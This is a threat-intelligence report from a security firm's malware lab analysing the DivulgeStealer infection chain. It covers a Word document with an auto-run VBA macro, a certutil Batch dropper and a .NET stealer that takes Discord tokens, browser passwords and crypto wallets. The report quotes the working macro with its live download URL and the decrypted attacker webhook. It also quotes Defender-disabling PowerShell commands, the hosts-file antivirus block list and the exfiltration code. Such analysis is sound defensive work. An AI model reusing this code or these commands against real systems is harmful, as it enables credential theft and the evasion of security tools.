tinexta
defence

DivulgeStealer

Malware Analysis Report

#TinextaDefenceBusiness

Summary

Our Malware Lab

Tinexta Defence Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malware.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

Corrado Aaron Visaggio

Group Chief Scientist Officer
& Malware Lab Director

a.visaggio@defencetech.it

Executive Summary

This report focuses on *DivulgeStealer*, a "Stealer" malware family that is actively promoted in dark web forums. Its first builder version is publicly available on GitHub[1]. Based on our research, there is currently limited literature available for this malware family, which is why our objective is to contribute to the ongoing research with additional insights.

We analyzed an infection chain that starts with a Microsoft Word document containing a malicious VBA macro; as soon as the document is opened, the macro will launch the second stage.

The VBA macro retrieves a ZIP archive containing a Batch script from a remote server, so that the file is later extracted and immediately executed.

Such script proceeds to build an executable from its encoded content, which results in the third and final stage of the infection chain.

The decoded executable is identified as *DivulgeStealer*, a .NET-based stealer that is capable of exfiltrating Discord[2] accounts, browser credentials and cryptocurrency wallets to an attacker-controlled Discord server used for C2 activity.

[1] https://github.com/PyDevOG/Divulge-Stealer

[2] https://discord.com (a popular online chat platform)

Analysis

We started our analysis by leveraging the suite of Python tools called `oletoos`[3], useful for analyzing Microsoft OLE2[4] files.

By running `ftguess.py` against the first-stage file named `Purchase_Inquiry_1.doc`, the latter was identified as a *MS Word 97-2003 Document* file (MIME type `applicaton/msword`) with an OLE container.

```
File        : .\Purchase_Inquiry_1.doc
File Type   : MS Word 97 Document
Description: MS Word 97-2003 Document or Template
Application: MS Word
Container   : OLE
Root CLSID : 00020906-0000-0000-C000-000000000046 - Microsoft Word 97-2003 Document (Word.Document.8)
Content-type(s) : application/msword
PUID        : fmt/40
```

`Using oleid.py`, we found that the document is not encrypted and contains neither XLM macros nor external relationships, however it embeds some suspicious VBA macros.

Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

[3] https://github.com/decalage2/oletools/tree/master/oletools

[4] https://en.wikipedia.org/wiki/Compound_File_Binary_Format

To assess the presence of such macros, the `mraptor.py` tool successfully detected a suspicious macro with the `AutoExec`, `Write` and `Execute` flags set. This goes beyond simple suspicion, as just the presence of the `AW` or `AX` flags would be sufficient to raise concerns.

```
----------+-----+----+------------------------
Result    |Flags|Type|File
----------+-----+----+------------------------
SUSPICIOUS|AWX  |OLE:|.\Purchase_Inquiry_1.doc

Flags: A=AutoExec, W=Write, X=Execute
```

In order to locate the malicious code, we used the `oledump.py` tool to list all the directory entries contained in the document. As we can see in the figure below, the OLE stream `'Macros/VBA/ThisDocument'` with id 8 is marked with an M, meaning that it contains a macro.

```
 1:       114 '\x01CompObj'
 2:      4096 '\x05DocumentSummaryInformation'
 3:      4096 '\x05SummaryInformation'
 4:      7725 '1Table'
 5:      4096 'Data'
 6:       374 'Macros/PROJECT'
 7:        41 'Macros/PROJECTwm'
 8: M    7677 'Macros/VBA/ThisDocument'
 9:      3441 'Macros/VBA/_VBA_PROJECT'
10:      2557 'Macros/VBA/__SRP_0'
11:       144 'Macros/VBA/__SRP_1'
12:      1728 'Macros/VBA/__SRP_2'
13:       320 'Macros/VBA/__SRP_3'
14:       634 'Macros/VBA/dir'
15:      4096 'WordDocument'
```

Through the `olevba.py` tool we are finally able to extract the embedded macro stored in the `ThisDocument.cls` file, which simply consists of non-obfuscated code.

```
VBA MACRO ThisDocument.cls
in file: .\Desktop\Purchase_Inquiry_1.doc - OLE stream: 'Macros/VBA/ThisDocument'
```

First stage

In this section we proceed to analyze the VBA macro we have just extracted.

Both the `Document_Open` and the `AutoOpen` subroutines cause the custom `DownloadUnzipAndRun` subroutine to be called as soon as the document is opened by the user. The former is a handler for the `Document.Open`[5] event, while the latter is just a special case macro that is still used only for backwards compatibility.

```
Sub Document_Open()
DownloadUnzipAndRun
End Sub

Sub AutoOpen()
DownloadUnzipAndRun
End Sub
```

`DownloadUnzipAndRun` is the main subroutine in the document. Essentially, a ZIP archive is downloaded to a folder with a randomly chosen name in the `C:\` root folder and consequently extracted to the same location.

After the download is completed, a message box with the caption `"File Error loading,please sender.."` is always shown to the user, and in the meantime the Batch script extracted from the archive is finally executed, as shown in the code provided below.

[5] https://learn.microsoft.com/en-us/office/vba/api/word.document.open

```
Sub DownloadUnzipAndRun()
    Dim url As String
    Dim savePath As String
    Dim ShellApp As Object
    Dim rundomnum As String
    Dim dirr As String
    url = "http://portalsphere.free.fr/phUploader/uploads/1741130958.zip"
    rundomnum = GenerateRandomValue
    dirr = "C:\" & rundomnum & "\"
    MkDir dirr
    savePath = dirr & "1741130958.zip"
    downloadFile url, savePath
    Unzip dirr
    Dim objShell As Object
    Set objShell = CreateObject("WScript.Shell")
        MsgBox "File Error loading,please sender.."
    objShell.Run dirr & "\Ppo.bat"
    Set WinHttpReq = Nothing
    Set oStream = Nothing
    Set ShellApp = Nothing
    Set objShell = Nothing
End Sub
```

The directory used as the target location to download the archive is defined by the following `GenerateRandomValue` function. After seeding the generator using the `Randomize` function, it gets a random number in the range `[lowerbound, 9999990]`, since `Rnd` is either 0 or 1.

```
Function GenerateRandomValue() As String
    Dim randomNum As String
    Randomize
    randomNum = Trim(Str(Int((10000000 - 11 + 1) * Rnd + lowerbound)))
    GenerateRandomValue = randomNum
End Function
```

The `downloadFile` subroutine sends a `GET` request to the `http://portalsphere.free.fr/phUploader/uploads/` endpoint to download the `1741130958.zip` payload. It uses just two objects to accomplish the task: `Microsoft.XMLHTTP` to create HTTP requests and `ADODB.Stream` to write data streams.

```
Sub downloadFile(url As String, fileOutPath As String)
    Dim WinHttpReq As Object, oStream As Object
    Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
    WinHttpReq.Open "GET", url, False
    WinHttpReq.Send
    If WinHttpReq.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpReq.ResponseBody
        oStream.SaveToFile fileOutPath, 2
        oStream.Close
    End If
End Sub
```

The binary data stream (`StreamTypeEnum.1`) is saved to the `C:\<randomNum>\1741130958.zip` archive, overwriting it if already existing (`SaveOptionsEnum.2`).

The `Unzip` subroutine extracts the files contained in the `1741130958.zip` archive to the same directory where it has been downloaded, *i.e.* `C:\<randomNum>\`, as shown in the code below.

```
Sub Unzip(dirr As String)
    Dim sh As Shell32.Shell
    Dim sf As Shell32.Folder
    Dim df As Shell32.Folder
    Set sh = New Shell32.Shell
    Set df = sh.NameSpace(dirr)
    Set sf = sh.NameSpace(dirr & "1741130958.zip")
    df.CopyHere sf.Items
End Sub
```

Second stage

The extraction from the archive reveals the `Ppo.bat`, a Batch script whose code is provided as follows.


```
@echo off
setlocal enableextensions enabledelayedexpansion
set TEMPBASE64=%TEMP%\i19ag96bvk.txt
set TEMPEXE=%TEMP%\i19ag96bvk.exe
REM "echo [base64string] >> %TEMPBASE64%" ...
certutil -decode %TEMPBASE64% %TEMPEXE% >NUL 2>NUL
start /wait %TEMPEXE%
del %TEMPBASE64%
```

Through the `setlocal` instruction, the `enableextensions` option adds additional scripting features (although command extensions are enabled by default), while `enabledelayedexpansion` allows delayed variable expansion using `!var!` instead of `%var%` to retrieve the variable's current value at runtime. However, this feature does not seem to be used in this script.

As one could notice by the comment we added to the code, 318 `echo` instructions needed to concatenate Base64-encoded strings to the target file located at `C:\Users\<user>\AppData\Local\Temp\i19ag96bvk.txt` were omitted for conciseness.

The built-in `certutil` utility decodes the Base64 content from the `i19ag96bvk.txt` file and saves the output to the new `C:\Users\<user>\AppData\Local\Temp\i19ag96bvk.exe` binary file. This decoded executable is then launched in a new command window and the original Base64 file is deleted upon completion.

In order to obtain the encoded file, we commented out the `start` command and manually executed the `Ppo.bat` script. As a result, we confirmed that `i19ag96bvk.exe` was a Portable Executable (PE) file. This was verified by decoding the first Base64 string written to the file, which reveals the beginning of a PE header.



Third stage

The `i19ag96bvk.exe` binary file is a 32-bit executable based on .NET Framework 4.8, whose original module name is `Divulge.payload.exe`. Surprisingly, explicit references to the *DivulgeStealer* malware signature are even present in the assembly's metadata.

```
[assembly: AssemblyTitle("Divulge Stealer Payload")]
[assembly: AssemblyDescription("Payload for Divulge Stealer")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("Divulge.payload")]
[assembly: AssemblyCopyright("Copyright © PyDevOG 2023")]
```

Below we provide a summary of the main file indicators.

indicator (32)	detail	level
virustotal > score	53/71	+++++
libraries > flag	Windows Cryptographic Primitives Library (bcrypt.dll)	+++++
imports > flag	BCryptOpenAlgorithmProvider | BCryptCloseAlgorithmProvider | BCryptGetProperty | BCryptSetProperty | BCryptImportKey | BCryptDestroyKey ...	+++++
strings > flag	count: 26	++
compiler > stamp	Sun Jul 25 18:23:00 2100	++
string > url-pattern	1.0.0.0	++
string > url-pattern	https://github.com/PyDevOG/Divulge-Stealer	++
string > url-pattern	https://discord.com/api/v10/users/@me	++
string > url-pattern	https://discordapp.com/api/v9/users/@me/billing/payment-sources	++
string > url-pattern	https://discord.com/api/v10/users/@me/outbound-promotions/codes	++
string > url-pattern	http://ip-api.com/line/?fields=hosting	++
string > url-pattern	http://ip-api.com/json/?fields=225545	++
string > url-pattern	https://gstatic.com/generate_204	++
libraries > p/invoke	kernel32.dll | bcrypt.dll	++
imports > p/invoke	9	++
file > entropy	5.994	+
file > signature | tooling	Microsoft Visual C# / Basic .NET | Microsoft.NET	+

Among the imported APIs, we immediately noticed a lot of crypto-related functions.

imports (534)	namespace (29)	flag (10)	group (0)	technique (6)	type (4)	ordinal (3)	library (0)
GetEnvironmentVariable	-	x	reconnaissance	-	MemberRef	-	mscoree.dll
set_UseShellExecute	-	x	execution	T1106 | Execution through API	MemberRef	-	mscoree.dll
BCryptOpenAlgorithmProvider	-	x	crypto	T1027 | Obfuscated Files or Information	P/Invoke	-	bcrypt.dll
BCryptCloseAlgorithmProvider	-	x	crypto	T1027 | Obfuscated Files or Information	P/Invoke	-	bcrypt.dll
BCryptGetProperty	-	x	crypto	T1027 | Obfuscated Files or Information	P/Invoke	-	bcrypt.dll
BCryptSetProperty	-	x	crypto	T1027 | Obfuscated Files or Information	P/Invoke	-	bcrypt.dll
BCryptImportKey	-	x	crypto	T1027 | Obfuscated Files or Information	P/Invoke	-	bcrypt.dll
BCryptDestroyKey	-	x	crypto	T1027 | Obfuscated Files or Information	P/Invoke	-	bcrypt.dll
BCryptEncrypt	-	x	crypto	T1027 | Obfuscated Files or Information	P/Invoke	-	bcrypt.dll
BCryptDecrypt	-	x	crypto	T1027 | Obfuscated Files or Information	P/Invoke	-	bcrypt.dll

Since the .NET sample is obfuscated, we used the `de4dot` tool to deobfuscate it in order to analyze its source code.

It's worth noting that due to obfuscation we could not recover all the original class and field names. Because of this, every code snippet we will provide shows names which we have customly defined based on the sample's inferred behavior.

The `Main` function consists of two asynchronous tasks: `Process` and `Run`.

Process task

Upon execution, the sample initializes the following obfuscated settings:

```
static Config()
{
    string text = "UU5CbjhDajhEZUtKYkNNQmJmWmJnMmRTUDJDY0dUdEw=";
    string text2 = "UU5CbjhDajhEZUtK";
    string text3 = "daAwCnF95LK96LU/pDR20UrPDqmd/KpOKH8Vhw63orX1WSPiR+yaXq2Cxe+Vo3PrsYpwUYuj8mRuUv0P4OmFrDrnf1ci/vXwwopPfgiQ5AR+wVp5hX
      +6JKDkQSu694OtMgageQXXtHGEcI0QmQBb8bsvoFVaoK5Iy60xv8JuWPluwj3URLGkk/A=";
    string text4 = "a+ZqSlLC3lpu1N6VaQVTl+h1l+E=";
    string text5 = "K+wJGG89rfW4w/cLmCV8qFHSCNzlJSzvyB+cuE4OvvXz1Qpc";
    Config.Webhook = Config.Decrypt(Convert.FromBase64String(text3), Convert.FromBase64String(text), Convert.FromBase64String(text2));
    Config.Version = Config.Decrypt(Convert.FromBase64String(text4), Convert.FromBase64String(text), Convert.FromBase64String(text2));
    Config.Mutex = Config.Decrypt(Convert.FromBase64String(text5), Convert.FromBase64String(text), Convert.FromBase64String(text2));
    Config.Ping = false;
    Config.Startup = true;
    Config.AntiVm = false;
    Config.Melt = true;
    Config.BlockAvSites = true;
    Config.StealDiscordTokens = true;
    Config.StealPasswords = true;
    Config.StealCookies = false;
    Config.StealGames = false;
    Config.StealTelegramSessions = false;
    Config.StealSystemInfo = true;
    Config.StealWallets = true;
    Config.TakeScreenshot = true;
}
```

- `Webhook` is decrypted to `https://discord.com/api/webhooks/1343305947946418246/rWAzVQuvBs1EJslM5E87fzUyx76E83K9bSPagiaka8S-cBCs8TzKKpaN-xgIQ5SUC8qh`, a Discord webhook controlled by the attacker. Webhooks are often employed as simple covert exfiltration channels because they can be managed by just HTTP `POST` requests, so that the stolen data will show up as a message in the attacker's chat;
- `Version` is decrypted to `"v2.0"`, indicating the version of the current *DivulgeStealer* sample;
- `Mutex` is decrypted to `"68MbmzfhaB1WScnWxrkZ"`, which is the name of a mutex object used to ensure that only an instance of the sample can run at a time.

The function responsible for decrypting the above properties takes the Base64-decoded versions of `encryptedData`, `key` and `iv`, as seen in the next figure. Decryption is performed using *AES-256* in *GCM* chaining mode. The `cypherText` is derived from `encryptedData` by excluding its last 16 bytes, which are used as the `authTag`.

```
private static string Decrypt(byte[] encryptedData, byte[] key, byte[] iv)
{
    byte[] array = encryptedData.Take(encryptedData.Length - 16).ToArray<byte>();
    byte[] array2 = encryptedData.Skip(encryptedData.Length - 16).ToArray<byte>();
    byte[] array3 = new Class27().method_0(key, iv, null, array, array2);
    return Encoding.UTF8.GetString(array3);
}
```

Below is an example of the decryption of `Webhook` using the previously described setup in CyberChef[6].

Run task

The task starts by creating a unique temporary directory with a random 15-chars name in `C:\Users\<user>\AppData\Local\Temp`. This will be used to gather all the data stolen from the machine.

By running as `Administrator`, the sample can modify the `hosts` file in `%SYSTEMROOT%\System32\drivers\etc\` to block communication with common antivirus websites. To achieve this, it simply associates the 0.0.0.0 IPv4 address with every AV entry, effectively disrupting the related remote services.

```
string[] bannedSites = new string[]
{
    "virustotal.com", "virusscan.jotti.org", "avast.com", "totalav.com", "scanguard.com", "totaladblock.com", "pcprotect.com", "mcafee.com",
      "bitdefender.com", "us.norton.com",
    "avg.com", "malwarebytes.com", "pandasecurity.com", "avira.com", "norton.com", "eset.com", "zillya.com", "kaspersky.com",
      "usa.kaspersky.com", "sophos.com",
    "home.sophos.com", "adaware.com", "bullguard.com", "clamav.net", "drweb.com", "emsisoft.com", "f-secure.com", "zonealarm.com",
      "trendmicro.com", "ccleaner.com"
};
```

[6] https://gchq.github.io/CyberChef

Finally, the sample starts stealing sensitive data from the machine. The targeted data consists of Discord accounts, browser credentials, cryptocurrency wallets and system information.

Evasion and persistence

The following figure illustrates how the sample checks the state of the decrypted `68MbmzfhaB1WScnWxrkZ` mutex and promptly terminates if necessary. Such mechanism is designed to prevent multiple instances of the malware from running at the same time.

```
internal static void CheckMutex()
{
    bool flag;
    Class10.mutex_0 = new Mutex(true, Config.Mutex, out flag);
    if (!flag)
    {
        Console.WriteLine("Another instance of the application is already running.");
        Environment.Exit(0);
    }
}
```

To ensure that an outbound connection is still available for exfiltrating and delivering data to the webhook, an infinite loop checks every minute whether a `GET` request to the `https://gstatic.com/generate_204` endpoint returns the expected 204 HTTP code *(No Content)*.

Then, the sample employs additional evasion and persistence techniques as detailed below.

```
if (Config.AntiVm && Evasion.IsRunningInVm())
{
    Environment.Exit(1);
}
if (!Class8.IsStartupCopy())
{
    Class10.TryRunningAsAdmin();
}
if (Config.Melt && !Class8.IsStartupCopy())
{
    Class10.SetSelfAsHidden();
}
Class10.ExcludeFileFromWindowsDefender(Application.ExecutablePath);
Class10.DisableSecurityPolicies();
if (!Class8.IsStartupCopy() && Config.Startup && Class10.IsRunningAsAdmin())
{
    Class8.CopyToStartup();
}
```

The `IsRunningInVm` function detects whether the sample is running in a virtualized environment and, upon detection, terminates its execution.


```
internal static bool IsRunningInVm()
{
    return Evasion.IsMachineUUIDKnown() || Evasion.IsMachineNameKnown() || Evasion.IsUserNameKnown() || Evasion.IsMachineHosted() ||
      Evasion.TryKillingAnalysisProcesses() || Evasion.IsBeingDebugged();
}
```

To ensure that this works as expected, the sample goes through the following phases:

- It executes the `wmic.exe csproduct get uuid` command, a Windows Management Instrumentation (WMI)[7] query that retrieves the machine's UUID, which is then compared against a set of known machine identifiers;
- It queries the machine's hostname and username by respectively referencing `Environment.MachineName` and `Environment.UserName`;
- It reaches out to the `http://ip-api.com/line/?fields=hosting` URL to check whether the system is identified as a hosted or cloud machine through the `hosting` boolean field;
- It checks all the running processes against a list of common analysis tools and services, attempting to terminate any matching processes;
- Finally, the sample checks if it is being debugged and terminates accordingly.

[7] https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page

The lists of elements serving as test cases are provided in the following figure.



The sample also checks whether the running instance is in one of the special startup folders, namely `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup` and `C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`. If the sample is not found in either of these two folders, it prompts the victim to be launched with *Administrator permissions*.

Moreover, the sample uses the `attrib.exe +h +s` command to set itself as a hidden system file in order to evade detection[8]. By relying on the default system settings, Windows will not show files marked as system files in the File Explorer, even when the *Hidden items* option is checked.

Then, it proceeds to add itself to the exclusion list of Windows Defender through the `powershell Add-MpPreference -ExclusionPath` command line, so that it won't be detected by the related service.

An additional step to prevent detection is to run the following command line – which is stored as a Base64 blob – to completely disable the main security measures of Windows.

[8] https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/attrib#parameters

```
powershell Set-MpPreference -DisableIntrusionPreventionSystem $true -
DisableIOAVProtection $true -DisableRealtimeMonitoring $true -DisableScriptScanning
$true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force
-MAPSReporting Disabled -SubmitSamplesConsent NeverSend
```

Finally, if it has *Administrator* permissions and it isn't already a copy, it copies itself to the special `CommonStartup` folder with the `<rand>.scr` name, where `<rand>` is a random 5-chars string in the `[0-9A-Zaz]` interval.

Data harvesting

Most applications store their settings and access tokens in the `C:\Users\<user>\AppData\Roaming` folder. The exact file names and properties of common applications are also well-known.

Discord clients and web browsers

This sample seems to target only Discord accounts, their paid status called "Nitro" and stored payment options. While it will attempt to read the stored cookies of web browsers, it has specific code paths which target Discord authentication tokens.

Chromium-based applications have multiple ways of storing local secrets. The sample uses two possible methods for harvesting data from Discord clients and browsers:

- `MethodA`: starting from the data folder of the specified program, it looks recursively for `.log` and `.ldb` files in the `leveldb` subfolder. The `[\w-]{24,26}\.[\w-]{6}\.[\w-]{25,110}` regex is used to match strings resembling the format used for Discord authentication tokens.

- `MethodB`: starting from the data folder of the specified program, it looks for `.log` and `.ldb` files in the `Local Storage\leveldb` subfolder. The regex used is `dQw4w9WgXcQ:[^.*\\['(.*)'\\].*$][^\"]*`, where the leading `dQw4w9WgXcQ`: part is just for obfuscation since it is later stripped off before the actual matching. Depending on the target browser, this method requires the local state key (the `encrypted_key`, protected with the Windows DPAPI[9] and encoded in Base64) from the `Local State` file to decrypt the token using AES-GCM.

Browser-related data is located in `C:\Users\<user>\AppData\Local`, except for Opera, Opera GX and Firefox which are located in `C:\Users\<user>\AppData\Roaming`.

The data stolen from all the browsers consists of credential logins (`username_value, password_value and origin_url`) and saved cookies (`host_key, name, path, encrypted_value and expires_utc`).

The Firefox browser is an exception because it involves a similar method that uses the same regex as in `MethodA` but targets `.sqlite` database files, with no decryption needed.

When a Discord client is detected, this sample attempts to collect the stored information related to the account, such as `token`, `username`, `id`, `mfa_enabled`, `email`, `verified`, `phone` and `nitro`. This last one represents the account's premium level.

Moreover, every time it collects an authentication token, it tries to get additional information via the Discord cloud API. In particular, the following endpoints are reached out:

- `https://discord.com/api/v10/users/@me` is used to validate tokens extracted from web browsers and gather the user's information;
- `https://discordapp.com/api/v9/users/@me/billing/payment-sources` is used to get the list of payment methods saved in the account that was stolen;
- `https://discord.com/api/v10/users/@me/outbound-promotions/codes` is used to get the list of paid gift codes that have been previously bought by the owner of the account.

[9] https://en.wikipedia.org/wiki/Data_Protection_API

Full list of targeted Discord clients:

- `Discord`, `Discord Canary`, `Lightcord` and `Discord PTB`.

Full list of targeted browsers:

- `Opera, Opera GX, Comodo Dragon, Slimjet, UR Browser, Amigo, Torch, Kometa, Orbitum, CentBrowser, 7Star, Sputnik, Vivaldi, Chrome SxS, Chrome, Firefox, Epic Privacy Browser, Microsoft Edge, Uran, Yandex, Brave and Iridium.`

Cryptocurrency wallets

Data related to cryptocurrency wallets is also located in `C:\Users\<user>\AppData\Roaming`, except for Coinomi which is stored in `C:\Users\<user>\AppData\Local`.

To find where the actual wallets are located, the sample searches starting from the drive letter of every detected drive and attempts combinations of the `Windows`, `Programs Files`, `Program Files (x86)`, `ProgramData` and `AppData` folders to recursively find an existing wallet folder using up to 3 levels of depth `(e.g. \Coinomi\Coinomi\wallets\)`. Once a wallet folder is found, it gets copied to the right location mirrored in the temporary working directory.

Full list of targeted cryptocurrency wallets:

- `Zcash, Armory, Bytecoin, Jaxx, Exodus, Ethereum, Electrum, AtomicWallet, Guarda, Coinomi, Bitcoin, Litecoin, Dash, Dogecoin, Monero, Ripple, Stellar, Binance, Tron, VeChain, Polkadot, Cardano, Tezos, Zilliqa and Neo.`

Screenshots

Additionally, the sample is capable of capturing screenshots of all the screens that are currently connected to the system.

Data collection

Starting from `C:\Users\<user>\AppData\Local\Temp\`, all the data collected so far is saved to the paths listed below, using the specified content template (if applicable) and a `"======Divulge Stealer====="` string header:

- `"Messenger\Discord\Discord Accounts.txt"`:

```
Username: <username>
User ID: <userId>
MFA Enabled: <Yes/No>
Email: <email>
Phone Number: <phoneNumber>
Verified User: <Yes/No>
Nitro: <nitro>
Billing Methods: <(Unknown)/Card/Paypal>
Token: <token>
Gift Codes: <(None)/<title>: <code>\n<title>: <code>\n...>
```

- `"Browsers\Passwords\<browserName> Passwords.txt"`:

```
URL: <url>
Username: <username>
Password: <password>
```

- `"Browsers\Cookies\<browserName> Cookies.txt"`:

```
<host>    <FALSE/TRUE>    <path>    <FALSE/TRUE>    <expiry>    <name>    <cookie>
```

The first FALSE/TRUE field indicates whether the cookie will expire, while the second one indicates if the host starts with a "."

- `"Wallets\<walletPath>\Source.txt":`

```
Source: <walletPath>
```

- `"Display\Display-<N>.png"`

Data exfiltration

The populated temporary folder is finally compressed into a ZIP archive in `C:\Users\<user>\AppData\Local\Temp` with a random 15-chars file name and the `.ligma` extension. Then, the sample proceeds to build the payload which will be sent to the Discord webhook through a `POST` request, as illustrated in the next figure.

```
if (Utils.ZipDirContent(tempFolder, archivePath))
{
    TaskAwaiter taskAwaiter = DiscordWebhookComm.Post(archivePath, new Dictionary<string, int>
    {
        { "Cookies", cookiesCount },
        { "Passwords", passwordsCount },
        { "Discord Tokens", discordTokenCount },
        { "Screenshots", screenshotCount },
        { "Wallets", walletsCount }
    }).GetAwaiter();
```

Some more information is gathered before assembling the final payload: a `GET` request to the `http://ip-api.com/json/?fields=225545` API is sent using the 225545 bitmask, returning the values of the following fields: `status` of the `request`, `country`, `regionName`, `timezone`, `reverse`, `mobile` and `proxy`.

Moreover, the sample retrieves different system information to fingerprint the machine through environment variables and WMI queries:

- `computerName` from `Environment.MachineName;`
- `computerOs` through `wmic.exe os get Caption;`
- `totalMemory` through `wmic.exe computersystem get totalphysicalmemory;`
- `uuid` through `wmic.exe csproduct get uuid;`
- `cpu` through `powershell.exe Get-ItemPropertyValue -Path 'HKLM:System\CurrentControlSet\Control\Session Manager\Environment' -Name PROCESSOR_IDENTIFIER;`
- `gpu` through `wmic path win32_VideoController get name;`
- `avName` through `powershell.exe Get-WmiObject -Namespace "Root\SecurityCenter2" -Class AntiVirusProduct | Select-Object -ExpandProperty displayName.`

The Discord payload is then assembled as follows:

- The content, which is the actual message, can be either empty or `@everyone` to effectively notify each member of the attacker's channel;
- The `embed`, which is a special Discord message type embedding images and links, encapsulates the network address info and the machine's specifications as shown in the picture below.

Once done, the sample uses `application/json` as the accepted media type and `"Opera/9.80 (Windows NT 6.1; YB/4.0.0) Presto/2.12.388 Version/12.17"` as the user-agent. After sending the assembled embed to the webhook, it relies on the `multipart/form-data` POST content type to finally deliver the compressed archive through a form:

- The form's content is the whole content of the archive itself;
- The form's name is `"file"`;
- The form's filename becomes `"Divulge-<computerName>.zip"`.

```
using (MultipartFormDataContent form = new MultipartFormDataContent())
{
